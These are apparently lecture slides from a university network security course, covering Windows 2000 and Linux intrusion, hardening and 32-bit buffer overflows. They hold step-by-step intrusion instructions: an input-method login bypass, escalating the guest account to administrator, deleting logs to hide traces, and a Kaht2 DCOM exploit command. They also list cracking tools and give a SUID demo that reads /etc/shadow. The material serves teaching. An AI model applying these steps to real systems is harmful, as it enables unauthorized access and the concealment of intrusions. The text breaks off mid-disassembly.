- 由此可见，可被利用的漏洞是非常多的。

入侵实例：中文版输入法漏洞入侵

- Windows2000简体中文版存在着输入法漏洞，可以使本地用户绕过身分验证机制进入系统内部。
- 经测试，利用远程桌面连接到Windows2000简体中文版的终端服务时仍然存在这一漏洞，因此这一漏洞使终端服务成为Windows2000的木马。也就是说，远程用户可以利用该漏洞进入系统。
- 下面介绍利用该漏洞的几个步骤。

(1) 获得管理员账号

- 先对一个网段进行扫描，扫描端口设为3389，运行客户端连接管理器(**远程桌面**)，将扫描到的任一地址加入，设置好客户端连接管理器，然后与服务器连结。几秒钟后，屏幕上显示出Windows2000登录界面（如果发现是英文或繁体中文版则无法入侵），**用Ctrl+Shift键快速切换输入法至“全拼”**，这时在登录界面左下角将出现输入法状态条（如果没有出现，请耐心等待，因为数据在网络上传输需要时间）。

远程绕过身份验证机制

- 然后右键点击状态条上的微软徽标，弹出“帮助”（如果发现“帮助”呈灰色，放弃，因为对方可能已经修补这个漏洞），打开“帮助”一栏中“操作指南”，在最上面的任务栏点击右键，会弹出一个菜单，打开“跳至URL”。此时将出现Windows2000的系统安装路径和要求我们填入的路径的空白栏。比如，该系统安装在C盘上，就在空白栏中填入“c:\winnt\system32”。
- 然后按“确定”，于是我们就*成功地绕过了身份验证，进入了系统的SYSTEM32目录*。

图7-10 打开“跳至URL”




图7-11 绕过Windows2000的身份验证，进入系统的SYSTEM32目录

获得一个账号

- 现在我们要获得一个账号，成为系统的合法用户。在该目录下找到“net.exe”，为“net.exe”创建一个快捷方式，右键点击它，在“属性”－“目标”－c:\winnt\system32\net.exe后面空一格，填入“**user guest /active:yes**”点“确定”。
- 这一步骤目的在于用net.exe激活被禁止使用的guest账户，当然也可以利用“user 用户名 密码 / add”，创建一个新账号，但容易引起网管怀疑。

提升为管理员权限

- 运行该快捷方式，此时你不会看到运行状态，但guest用户已被激活。然后又修改该快捷方式，填入“user guest 密码”，运行(open)，于是guest便有了密码。
- 再次修改，填入“localgroup administrators guest /add”，将guest变成系统管理员。

创建跳板和扫除入侵痕迹

(2) 创建跳板：

- 登录终端服务器，以”guest”身份进入，此时guest已是系统管理员，拥有一切权限。可以做你任何想做的事，至此，你已经拥有一台跳板机。

(3) 扫除脚印（入侵痕迹）

- 删除为net.exe 创建的快捷方式，删除winnt\system32\logfiles下的日志文件。

7.3.3 利用黑客工具进行入侵

- 互联网上有很多免费的黑客工具，可以用来入侵有漏洞的目标操作系统。一般而言，当一个漏洞被公布以后，在几周之内就会出现免费的漏洞利用工具。
- 为了保证系统的安全，**及时为系统打上补丁**是非常重要的。
- 例如：MSRPC漏洞利用工具

  演示：用Kaht2.exe入侵windows2000

演示：用Kaht2.exe入侵windows2000

- Kaht2是针对MSRPC（微软远程过程调用）的DCOM（分布式组件对象模型）漏洞的黑客利用工具。如果Kaht2扫描到一个有漏洞的目标系统(windows2000)，就会在攻击者的机器上获得一个以**SYSTEM权限**运行的命令行窗口。
- 从 http://www.securityfocus.com/bid/8205/exploit 可以下载攻击代码。
- 在攻击者的机器上运行以下命令
  - Kaht2 192.168.86.101 192.168.86.103




图7-12 用kaht2攻击Windows2000

则攻击者可以获得一个以SYSTEM权限运行的远程命令行窗口。
SYSTEM权限是Windows系统上的最高权限，可以执行任何操作。




图7-13 攻击成功后在本地获得的远程命令窗口

7.4 Linux(Unix) 的安全机制及防护技术

- Linux是多用户多任务操作系统，内建了许多安全机制以保证系统的安全。由于Linux免费且开源，为了降低信息系统的建设成本，很多企业的服务器均以Linux为核心。
- 本节介绍Linux系统的安全机制及提高其安全防护能力的一些建议。

7.4.1 Linux的安全机制

(1) 用户和口令安全

- Linux是一个多用户操作系统，因此在任何时候都可以有多个用户登录到Linux机器上，而且他们中的每一个都可以同时多次登录。用户的类型以及怎样管理这些用户，对于系统安全而言是至关重要的。
- ***Linux 用户可以分为三种不同的类型：***
  - *root（超级用户）*
  - 普通用户
  - 系统用户

(1) 用户和口令安全

- root超级用户通常取名为root，它对整个系统有完全的控制权。
- root可以存取系统的所有文件，同时只有root才能运行某些程序(例如root是惟一能够运行httpd(Apache Web服务器)的用户，因为httpd绑定端口80，该端口仅限root使用)。因此，*黑客要想完全控制系统，就要成为root*。
- 请注意，**root的用户ID为0**。**每一个用户ID为0的用户，不论其用户名是什么，都是root** 。

root超级用户

- 换句话说，如果你能通过某种方法把用户的ID号设置为0，则该用户就具有超级用户的权限，就是root超级用户。
- 早期的Linux系统(redhat9.0 及之前的版本)可以在创建新用户时指定UID=0；目前的Linux系统不允许直接指定UID，不能用这种方法创建UID=0的用户，但可以在获得root权限（比如通过缓冲区溢出攻击）后通过编辑口令文件来实现。

演示：将一个普通用户变成root
环境：Linux (Fedora 或 Ubuntu)

普通用户

- 普通用户是那些能登录到系统的用户，用于日常工作，如上网、写文档、开发软件等。
- 普通用户拥有一个主目录(没有主目录的用户不能登录系统)，对主目录拥有读写执行等权限。典型的普通用户对于其他用户的文件和目录只有受限的权限。
- Linux系统采用了自主访问控制策略，用户可以将主目录及子目录和文件的访问权授予其他用户。使用adduser命令添加的用户默认为一个普通用户。

系统用户

- 系统用户从不登录。这些账号用于特定的系统目的，不属于任何特定的人。这类用户不登录系统，通常也没有主目录(/etc/passwd文件中这些用户的主目录字段为空——有时使用“/”或某个不存在的目录。
- 因为这些用户不能登录，所以主目录字段不起作用)。此外，它们在/etc/passwd中所指定的shell也不是合法的登录shell，典型的例子是/bin/false（或/sbin/nologin）。
- 例如ftp，apache和lp。ftp用户用于处理匿名FTP访问，apache用户通常处理HTTP请求；lp处理打印功能。他们的Login Shell=/sbin/nologin。实际系统中所存在的系统用户取决于所安装的Linux发布和相关软件。

/etc/passwd文件

- 用户的信息存放在**/etc/passwd**文件中。在早期Linux系统中，加密后的用户口令也存放在/etc/passwd文件中。由于/etc/passwd文件对所有用户具有读权限，这样会带来口令破解风险，因此现代的Linux系统将加密后的口令存于**/etc/shadow** (影子) 文件中，只有root才具有访问权。
- /etc/passwd 中包含有用户的登录名，用户号，用户组号，用户注释，用户主目录和用户所用的shell程序。其中用户号(UID) 和用户组号(GID)用于Unix系统唯一地标识用户和同组用户及用户的访问权限。

/etc/passwd文件

- 在/etc/shadow 中存放加密的口令，用于用户登录时输入的口令检验，符合则允许登录，否则拒绝用户登录。用户可用passwd命令修改自己的口令，不能直接修改 /etc/ shadow中的口令部分。
- /etc/passwd是一个文本文件，口令文件中每行代表一个用户条目，格式为：
- LOGNAME : *x* : UID : GID : USERINFO : HOME : SHELL
  - root:x:0:0:root:/root:/bin/bash
  - ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
  - hadoop:x:1000:1000:hadoop:/home/hadoop:/bin/bash

(2) 文件许可权

- 文件属性决定了文件的被访问权限，即谁能存取或执行该文件。用ls -l可以列出详细的文件信息，如:
- -**rwx**rwx**rwx**. 1 ns ns 7263 Mar 3 14:31 exit_asm
- -rw-rw-r--. 1 ns ns 140 Oct 6 15:49 exit_asm.c
- 包括了文件许可，文件联结数，文件所有者名，文件相关组名，文件长度，上次存取日期和文件名。其中文件许可分为四部分：
  - -：表示文件类型。
  - 第一个*rwx*：表示**文件属主**的访问权限。
  - 第二个*rwx*：表示文件**同组用户**的访问权限。
  - 第三个*rwx*：表示**其它用户**的访问权限。

执行许可位的特殊权限标志s和S

- 若某种许可被限制则相应的字母换为-。
- 在许可权限的执行许可位置上，可能是其它字母，s，S。s和S可出现在所有者和同组用户许可模式位置上，与特殊的许可有关，后面将要讨论。小写字（x，s）表示执行许可为允许，负号或大写字母（-，S）表示执行许可为不允许。
- 改变许可方式可使用 chmod 命令，并以新许可方式和该文件名为参数。新许可方式以3位8进制数给出，r为4，w为2，x为1。如rwxr-xr--为754。

(3) 目录许可

- 在Unix系统中，目录也是一个文件，用ls -l列出时，目录文件的属性前面带一个d，目录许可也类似于文件许可，用ls列目录要有读许可，在目录中增删文件要有写许可，进入目录或将该目录作路径分量时要有执行许可，故要使用任一个文件，必须有该文件及找到该文件的路径上所有目录分量的相应许可。
- **仅当要打开一个文件时，文件的许可才开始起作用**，而rm，mv 只要有目录的搜索和写许可，不需文件的许可，这一点应注意。

(4) 设置用户ID许可和同组用户ID许可

- **用户ID许可(SUID)和同组用户ID许可(SGID)**可给予可执行的目标文件(只有可执行文件才有意义)。
- 当一个进程执行时就被赋于4个编号，以标识该进程隶属于谁、有什么权限，分别为实际和有效的UID（euid），实际和有效的GID（egid）。有效的UID和GID一般和实际的UID和GID相同(即登录到系统的用户的UID和GID)，**有效的**UID**和**GID**用于系统确定该进程对于文件的存取许可**。
- 设置可执行文件的SUID许可将改变上述情况。

suid and sgid

- 当设置了SUID时，进程的euid为该可执行文件的所有者的uid，而不是执行该程序的用户的uid，因此，由该程序创建的进程都有与该程序所有者相同的存取许可。这样，程序的所有者将可通过程序的控制，在有限的范围内向用户发布不允许被公众访问的信息。同样，SGID是设置有效GID。
- 用chmod u+s 文件名和chmod u-s 文件名 来设置和取消SUID设置。用chmod g+s文件名和chmod g-s文件名来设置和取消SGID设置。当文件设置了SUID和SGID后，chown和chgrp命令将全部取消这些许可。

慎用 suid 和 sgid

- 要慎用 suid 和 sgid。
- 当某可执行文件是root创建的，如果设置了SUID，而该可执行文件又被赋予了其他普通用户的可执行权限，则该程序被任何用户运行时，对应的进程的euid是root，该进程可以访问任何文件。
- 因此，**不要随意设置属主是root的可执行文件的suid**，以避免安全问题。

演示 一个SUID程序危及安全的例子

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char * argv[])
{
 FILE *fp;   char *line = NULL;
 size_t len = 0;  ssize_t read;
 fp = fopen("/etc/shadow", "r");
 if (fp == NULL){
   puts("Cannot open the file /etc/shadow");
   exit(EXIT_FAILURE);
 }
 while ((read = getline(&line, &len, fp)) != -1)
 {  printf("%s", line); }
 free(line);
 exit(EXIT_SUCCESS);
}
```

- 将代码保存为demo.c

```
$ gcc -o t demo.c
$ ./t
Cannot open the file /etc/shadow
$ su
密码：
# chown root t
# chmod a+s t
# exit
exit
$ ./t
```

- 将打印/etc/shadow的内容

7.4.2 Linux的安全防护

(1) 使用高强度的口令

- 口令是认证用户的主要手段。为了提高安全性，要保证口令的最小长度并限制口令的使用时间。现代的Linux系统如Ubuntu和Fedora系统默认采用了口令复杂化机制，拒绝接受长度过短和容易被破解的口令，还提供了自动生成复杂口令的功能。
- 为安全起见，在设置口令时最好采用系统生成的口令，如图7-14所示。

Ubuntu系统自动生成高强度的口令

图7-14 Ubuntu系统自动生成高强度的口令

(2) 用户超时注销

- 如果用户离开时忘记注销账户，则可能给系统安全带来隐患。为此需要设定锁屏时间，如图7-15所示。




图7-15 Ubuntu系统中的锁屏设置

(3) 禁止访问重要文件

- 对于系统中的某些关键文件如services和lilo.conf等可修改其属性，防止意外修改和被普通用户查看。
- 首先改变文件属性为600：
  # chmod 600 /etc/services
- 保证文件的属主为root，然后还可以将其设置为不能改变：
  # chattr +i /etc/services
  - 这样，对该文件的任何改变都将被禁止。
- 只有root重新设置复位标志后才能进行修改：
  # chattr -i /etc/services

(4) 允许和禁止远程访问

- 在 Unix 中可通过 /etc/hosts.allow 和 /etc/hosts.deny 这2个文件允许和禁止远程主机对本地服务的访问。
- 通常的做法是：
  (1)编辑hosts.deny文件，加入下列行：
  # Deny access to everyone.
  ALL: ALL@ALL
  - 则所有服务对所有外部主机禁止，除非由hosts.allow文件指明允许。

  (2)编辑hosts.allow 文件，可加入下列行：
  #Just an example:
  ftp: aaa.aaa.aaa.aaa xxxxxx.com
  - 则将允许IP地址为aaa.aaa.aaa.aaa和主机名为xxxxxx.com的机器作为Client访问FTP服务。

(5) 限制Shell命令记录大小

- 默认情况下，bash shell会在文件$HOME/.bash_history中存放多达500条命令记录(根据具体的系统不同，默认记录条数不同)。系统中每个用户的主目录下都有一个这样的文件。强烈建议限制该文件的大小。
- 用户可以编辑/etc/profile文件，修改其中的选项如下：

  HISTFILESIZE=30或HISTSIZE=30

(6) 注销时删除命令记录

- 编辑/etc/skel/.bash_logout文件，增加如下行：
  rm -f $HOME/.bash_history
- 这样，系统中的所有用户在注销时都会删除其命令记录。
- 如果只需要针对某个特定用户，如root用户进行设置，则可只在该用户的主目录下修改/$HOME/.bash_history文件，增加相同的一行即可。

(7) 禁止不必要的SUID程序

- SUID可以使普通用户以root权限执行某个程序，因此应严格控制系统中的此类程序。

① 用find找出root所属的带s位的程序
② 禁止其中不必要的程序：

 # chmod a-s program_name

(8) 及时为系统的已知漏洞打上补丁

- 一般而言，一旦Unix系统被发现存在容易受到攻击的漏洞，全世界的各个Unix组织会很快发布相关的补丁，这时需要用户有时时更新系统补丁的意识，或者关闭相应的服务。

(9) 保证一些应用服务的安全

① 如果不是必须需要的服务，则应该设置关闭这些服务。
② 如果是必须使用的服务，则应该保证使用的服务程序是最新的版本。
③ 对于应用服务要提供口令认证，尽可能避免匿名登陆。
④ 另外，可以修改一些服务程序的版本信息，这样使得攻击者难以发现你的系统是否存在漏洞，从而降低遭受攻击的可能性。

7.5 入侵Linux系统

7.5.1 破解口令

- 如果能获得一对Linux系统的用户名/口令，则可以入侵Linux系统。
- 现代Linux系统的的加密口令是很难逆向破解的。通常的口令破解工具所采用的技术是**仿真对比**，利用与原口令程序相同的方法，通过对比分析，用不同的加密口令去匹配原口令。
- 目前已开发出许多口令破解工具，如下表所示。

工具名	下载地址
John the Ripper	http://www.openwall.com/john/
Brutus	http://www.hoobie.net/brutus/
ObiWan	http://www.phenoelit.org/fr/tools.html
THC-Hydra	http://www.thc.org/download.php?t=-r&f=hydra-4.5-src.tar.gz
pop.c	http://packetstorm.security.org/groups/ADM/ADM-pop.c
TeeNet	http://www.phenoelit.de/tn
Pwscan.pl	http://razor.bindview.com/tools/vlad/index.shtml (VLAD扫描软件的组件之一)
SNMPbrute	http://packetstormsecurity.org/Crackers/snmpbrute-fixedup.c

注意：某些工具可能已经移到别的网站

7.5.2 通过系统漏洞进行入侵

- 漏洞主要是指系统设计、应用服务、安全程序等方面存在的脆弱性(和缺陷)和人为的管理配置出现的系统的不安全因素，它们可被利用而造成对系统安全的危害。由于技术上的原因，安全漏洞问题将长期存在。
- 截至2020年11月03日，nsfocus收集了Linux系统的漏洞记录共 2981条，其中264个远程进入系统类漏洞，2496个本地越权漏洞。可见，Linux系统中的漏洞还是很多的，利用这些漏洞将危害系统的安全。

7.5.3 几种典型的数据驱动攻击

数据驱动攻击是指向某个进程（远程或本地）发送将导致非预期结果的数据，从而入侵系统。

主要原因在于程序的设计者忽视了对输入数据的校验。

(1) 缓冲区溢出攻击

- 在某个用户或进程试图往一个缓冲区(即固定长度的数组)中放置比原初分配的空间还要多的数据的时候，就会出现缓冲区溢出条件(buffer overflow condition)。
- 这种情况与C语言特有的函数，例如strcpy()、strcat()、sprintf()等有关。正常的缓冲区溢出条件会导致段越界。然而精心利用这类情况，可以达到访问目标系统的目的。
- 目前已经有许多可根据缓冲区溢出漏洞自动产生攻击代码(shellcode)的工具，比如hellkit-1.2.tar.gz。

缓冲区溢出攻击

✓由于缓冲区溢出攻击的危害巨大，已经开发了以下2种有效的防范措施：

- 1) 新版本的gcc在编译时默认使用了堆栈保护，即使会发生缓冲区溢出错误，造成的危害也仅限于破坏内存数据，难于发生执行攻击者代码的事件。
- 2) 现代操作系统可以禁止堆栈执行，从而阻止进程被劫持。

- 为了从根本上杜绝缓冲区溢出攻击，程序员应该对数据做边界检查，并进行较为充分的测试。

(2) 格式化字符串攻击

- 格式化字符串漏洞是格式化函数(包括printf()和sprintf())中的格式化参数与待输出的变量个数不匹配而导致的。攻击者利用该漏洞可以使进程崩溃、读写某个敏感变量的值，甚至能执行任意的代码。

- 防止格式化字符串攻击的根本在于程序员提高安全意识，避免从用户那里获得格式化参数，并对软件进行较为充分的测试。

(3) 输入验证攻击

- 如果进程没有确切地分析并验证所收到输入的有效性，则可能发生输入验证攻击。发生输入验证攻击的情况包括：
  1. 程序无法辨认语法上不正确的输入。
  2. 模块接受了无关的输入。
  3. 模块没有能够处理遗漏的输入域。
  4. 发生了域值相关性错误。
- SQL注入攻击就是典型的输入验证攻击。
- 为了防止输入验证攻击，程序员要认真检查输入，并测试所有的代码。

谢谢！

(2020秋季，网络安全，编号：COMP6216P)

第8章 32位Linux系统的缓冲区溢出

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

- 8.1 缓冲区溢出概述
- 8.2 Linux IA32缓冲区溢出
  - ➢8.2.1 Linux IA32的进程映像
  - ➢8.2.2 缓冲区溢出的原理
  - ➢8.2.3 缓冲区溢出攻击技术

第8章 Linux系统的缓冲区溢出攻击

- 缓冲区溢出攻击是最有效的攻击方式之一，往往被黑客利用以获得目标的控制权。虽然缓冲区溢出漏洞很久以前就被重视并加以防范，但是由于该方式的利用价值较高，一直被黑客研究利用，因此，溢出漏洞将长期存在并严重影响系统的安全。
- 由于目前的Linux系统使用了**地址随机化机制**以防止攻击者通过缓冲区溢出漏洞执行任意代码，为了快速观察到实验结果，需要用以下命令**关闭地址随机化机制**：

```
sudo sysctl -w kernel.randomize_va_space=0
```

8.1 缓冲区溢出概述

- 缓冲区是一块用于存取数据的内存，其位置和长度（大小）在编译时确定或在程序运行时动态分配。**栈(stack)**和**堆(heap)**都是缓冲区。
- 当向缓冲区拷贝数据时，若数据的长度大于缓冲区的长度，则多出的数据将覆盖该缓冲区之外的（高地址）内存，从而覆盖了邻近的内存，这就是所谓的**缓冲区溢出错误**。如果缓冲区溢出错误能被攻击者利用，则称为**缓冲区溢出漏洞**。
- 如果C语言中的字符串拷贝操作不检查字符串长度，则有可能发生缓冲区溢出错误。

缓冲区溢出的C程序实例(example.c)

```
char BigBuffer[]="01234567890123456789012345678 9AB"; //32 Bytes
char buf01[16];
char SmallBuffer[16];
char buf02[16];
printf("  address of BigBuffer=%p\n", BigBuffer);
printf("      address of buf01=%p\n", buf01);
printf("address of SmallBuffer=%p\n", SmallBuffer);
printf("      address of buf02=%p\n", buf02);
strcpy(buf01,"Buf01");
strcpy(buf02,"Buf02");
printf("Original buf01='%s'\n", buf01);
printf("Original buf02='%s'\n", buf02);
strcpy(SmallBuffer, BigBuffer);
puts("After strcpy is done,");
printf("buf01='%s'\nbuf02='%s'\n", buf01,buf02);
```


- $ gcc -o example ../src/example.c
- $ ./example

```
  address of BigBuffer=0xbffff35b
      address of buf01=0xbffff37c
address of SmallBuffer=0xbffff38c
      address of buf02=0xbffff39c
Original buf01='Buf01'
Original buf02='Buf02'
After strcpy is done,
buf01='Buf01'
buf02='67890123456789AB'
```

- $

缓冲区溢出错误的危害

1. 发生缓冲区溢出错误之后，如果邻近的内存是空闲的（不被进程使用），则对系统的运行无影响；
2. 但是，如果邻近的内存是被进程使用的数据，则可能导致进程的不正确运行；
3. 特别的，如果被覆盖的是函数的返回地址，那么攻击者通过精心构造被拷贝的数据(即BigBuffer的内容)，则有可能执行期望的任何代码。

缓冲区溢出攻击的发展历史

- 作为对目标进程的一种攻击方式，早在1980年代初期就有人开始讨论缓冲区溢出攻击了。但真正付诸实践、引起广泛关注并且导致严重后果的最早事件是1988年的**Morris蠕虫**事件。
- Morris蠕虫对Unix系统中fingerd的缓冲区溢出漏洞进行攻击，导致了6000多台机器被感染，损失在$100 000(10万)至$10 000 000(1千万)之间。
- Morris蠕虫事件引发了工业界和学术界对缓冲区溢出漏洞的关注。

- 1989年以来，有大量的研究人员对Unix系统下的缓冲区溢出漏洞进行研究并取得了丰富的研究成果，其中比较著名的有Spafiord和来自Lopht heavy Industries的Mudge。
- 1996年，**Aleph One**在Phrack杂志第49期发表的论文(**Smashing The Stack For Fun And Profit**)详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。
- Aleph One的论文是关于缓冲区溢出攻击的开山之作，作为经典论文至今仍然被众多人研读。Aleph One给出了如何写执行一个Shell的(Exploit)代码的方法，并给这段代码赋予**Shellcode**的名称。

- **所谓编写Shellcode，就是编译一段使用系统调用的简单的C程序，通过调试器抽取汇编代码，并根据需要修改这段汇编代码使之实现攻击者的目的。**
- 受到Aleph One的启发，在Internet上出现了众多的关于缓冲区溢出攻击的论文，以及关于避免缓冲区溢出攻击的安全编程方法。
- 也有研究者分析了Unix类操作系统的一些安全属性，如SUID程序、Linux栈结构和功能等，并研究出了一些抵抗缓冲区溢出攻击的方法，如***地址随机化技术***、***栈不可执行***技术和***堆栈保护***(Stack Guard)技术等。

- 在1998年之前，人们认为Windows系统虽然存在缓冲区溢出漏洞，但是无法利用这些漏洞执行攻击者的代码，其根本原因就在于Windows系统中的进程堆栈地址的不固定。然而，1998年出现的利用动态链接库实现***进程跳转***的技术改变了这一观念。
- ***进程跳转***技术巧妙利用了动态链接库中的call esp或jmp esp指令，使溢出后的执行流程从动态链接库跳转到攻击者可控制的缓冲区，这样就可以执行攻击者的代码。
- 缓冲区溢出攻击技术已经相当成熟，是入侵（渗透）攻击的主要技术手段之一。

8.2 Linux IA32缓冲区溢出

- 运行于Intel 32位CPU（或兼容Intel CPU，如AMD）的Linux操作系统称为Linux IA32。
- 32位的Linux 被广泛应用于桌面操作系统中。目前，常用的操作系统有Fedora-i386和Ubuntu-i386，它们均基于IA32架构。

实验演示环境：32位的ubuntu16.04

- **注意：实验环境及配置不同，则观察到的实验结果也不完全相同。**

8.2.1 Linux IA32的进程映像

- 为了进行缓冲区溢出攻击，必须分析目标程序的进程映像。
- 进程映像是指进程在内存中的分布。
- 可执行程序的进程映像与操作系统及版本有关，也与生成该程序的编译器有关。
- 进程有4个主要的内存区：代码区、数据区、堆栈区和环境变量区。

例程1：mem_distribute.c

```
#include <stdio.h>
#include <string.h>
int fun1(int a, int b)
{    return a+b;}
int fun2(int a, int b)
{    return a*b;}
int x=10, y, z=20;  //全局变量
int main (int argc, char *argv[])
{
   char buff[64], buffer02[32]; //局部变量
   int a=5,b,c=6; //局部变量
```



```
    printf("(.text)address of\n\t fun1=%p\n\t fun2=%p\n\t main=%p\n", fun1, fun2, main);
    Printf("(.data inited) address of\n\t x(inited)=%p\n\t z(inited)=%p\n", &x, &z);
    printf("(.bss uninited)address of\n\ty(uninit)=%p\n\n", &y);
     printf("(stack) of\n\t argc=%p\n\t argv=%p\n\t argv[0]=%p\n", &argc, &argv, argv[0]);
    printf("(Local variable) of\n\tbuff[64]=%p\n\tbuffer02[32]=%p\n", buff, buffer02);
    printf("(Local variable) of\n\t a(inited) =%p\n\t b(uninit) =%p\n\t c(inited) =%p\n\n", &a, &b, &c);
    return 0;
}
```



```
$gcc -o mem ../src/mem_distribute.c
$ ./mem
```

```
(.text)address of
        fun1=0x8048434
        fun2=0x8048441
        main=0x804844d

(.data inited)address of
        x(inited)=0x804a018
        z(inited)=0x804a01c
(.bss uninited)address of
        y(uninit)=0x804a028

(stack) of
        argc   =0xbffff3d0
        argv   =0xbffff34c
        argv[0]=0xbffff5c2
(Local  variable) of
        buff[64]      =0xbffff35c
        buffer02[32]=0xbffff39c
(Local  variable) of
        a(inited)   =0xbffff350
        b(uninit)   =0xbffff354
        c(inited)   =0xbffff358
```


Linux IA32的进程映像

- 由此可见：

➢(1)可执行代码fun1, fun2, main存放在内存的低地址，且按照源代码中的顺序从低地址到高地址排列（先定义的函数的代码存放在内存的低地址）。

➢(2)全局变量(x, y, z)也存放内存的低地址，位于可执行代码之上（起始地址高于可执行代码的地址）。初始化的全局变量存放在较低的地址，而未初始化的全局变量位于较高的地址。

Linux IA32的进程映像

➢(3)局部变量位于内存高地址区（0xbfff f3xx），字符串变量放在高地址，其它变量从低地址到高地址依次（先定义的放在低地址）存放。

➢(4)函数的入口参数的地址（> 0xbfff f3xx）更高，位于函数的局部变量更高的地址之上。main函数从环境中获得参数，因此，环境变量位于最高的地址。

- 由(3)和(4)可以推断出，栈底(最高地址)位于**0xc000 0000**，环境变量和局部变量位于进程的栈区。进一步的分析知道，函数的返回地址也位于进程的栈区。

表8-1 Linux IA32进程映像

低地址 0x0804 xxxx	初始化的全局变量	未初始化的全局变量	动态内存		局部变量	高地址 0xc000 0000
.text 可执行代码	.data	.bss	Heap (堆)	未使用	Stack (栈)	环境变量

三种数据段

- 有三种数据段：.text、.data 、.bss 。
  - **.text(文本区)**，任何尝试对该区的写操作会导致**段错误**。文本区存放了程序的代码，包括main函数和其他函数。
  - .data和.bss都是可写的，它们保存*全局变量*
  - .data段包含*已初始化*的全局变量
  - .bss 段包含*未初始化*的全局变量

栈(stack)

- 栈是一个*后进先出*(*LIFO*)数据结构，往低地址增长，它保存本地变量、函数调用等信息。一般用**push**和**pop**对栈进行操作。老版本的Linux系统的进程栈底(最高地址)固定，为0xc0000000。新版本的Linux系统采用了栈底随机化技术，栈底(最高地址)动态变化。用以下命令关闭栈底随机化：
  sudo /sbin/sysctl -w kernel.randomize_va_space=0
- 随着函数调用层数的增加，栈帧是一块块的向内存低地址方向延伸的，随着进程中函数调用层数的减少，即各函数的返回，栈帧会一块块地被遗弃而向内存的高地址方向回缩。各函数的栈帧大小随着函数的性质的不同而不等。

堆(heap)

- 堆的数据结构和栈不同，它是*先进先出*(*FIFO*)的数据结构，往高地址增长，**主要用来保存程序信息和动态分配的变量**。
- 堆是通过 malloc 和 free 等内存操作函数分配和释放的。

栈帧的信息

- 函数被调用时所建立的栈帧包含了下面的信息：
  ① **函数的返回地址**。IA32的返回地址都是存放在被调用函数的栈帧里。
  ② **调用函数的栈帧信息**，即栈顶和栈底(最高地址) 。
  ③ **为函数的局部变量分配的空间。**
  ④ **为被调用函数的参数分配的空间**。

8.2.2 缓冲区溢出的原理

- 由于函数里局部变量的内存分配是发生在栈帧里的，所以如果在某一个函数内部定义了缓冲区变量，则这个**缓冲区变量所占用的内存空间是在该函数被调用时所建立的栈帧里**。
- 由于*对缓冲区的潜在操作*(比如字串的复制)都是*从内存低址到高址的*，而内存中所保存的函数返回地址往往就在该缓冲区的上方(高地址)——这是由于栈的特性决定的，这就为*覆盖函数的返回地址*提供了条件。

缓冲区溢出的原理

- 当用大于目标缓冲区大小的内容来填充缓冲区时，就可以改写保存在函数栈帧中的返回地址，从而改变程序的执行流程，执行攻击者的代码。
- 以下例程(buffer_overflow.c)给出Linux IA32构架缓冲区溢出的实例。

IA32构架缓冲区溢出的实例 **buffer_overflow.c**

```
#include <stdio.h>
#include <string.h>
char Lbuffer[] = "01234567890123456789========ABCD";
void foo()
{
   char buff[16];
   strcpy (buff, Lbuffer);
}
int main(int argc, char * argv[])
{
   foo();    return 0;
}
```


- 编译并运行该C程序：
  - $ gcc -fno-stack-protector -o buf ../src/buffer_overflow.c
  - $ ./buf
    Segmentation fault (core dumped)
  - $ gdb buf
    GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
  - (gdb) r
    Starting program: /home/ns/overflow/bin/buf
    Program received signal SIGSEGV, Segmentation fault.
    0x44434241 in ?? ()
  - (gdb)
- 可见会发生段错误。

- 为了找出错误原因，需要用gdb对程序./buf进行调试。
- ns@ubuntu:~/overflow/bin$ gdb buf

GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04

......

- 反汇编main和foo：
- **(gdb) disas main**

Dump of assembler code for function main:

```
0x08048400 <+0>:   push   %ebp
0x08048401 <+1>:   mov    %esp,%ebp
0x08048403 <+3>:   and    $0xfffffff0,%esp
0x08048406 <+6>:   call   0x80483e4 <foo>
0x0804840b <+11>:  mov    $0x0,%eax
0x08048410 <+16>:  leave
0x08048411 <+17>:  ret
```

End of assembler dump.

- (gdb) disas foo

Dump of assembler code for function foo:

```
0x080483e4 <+0>:    push   %ebp
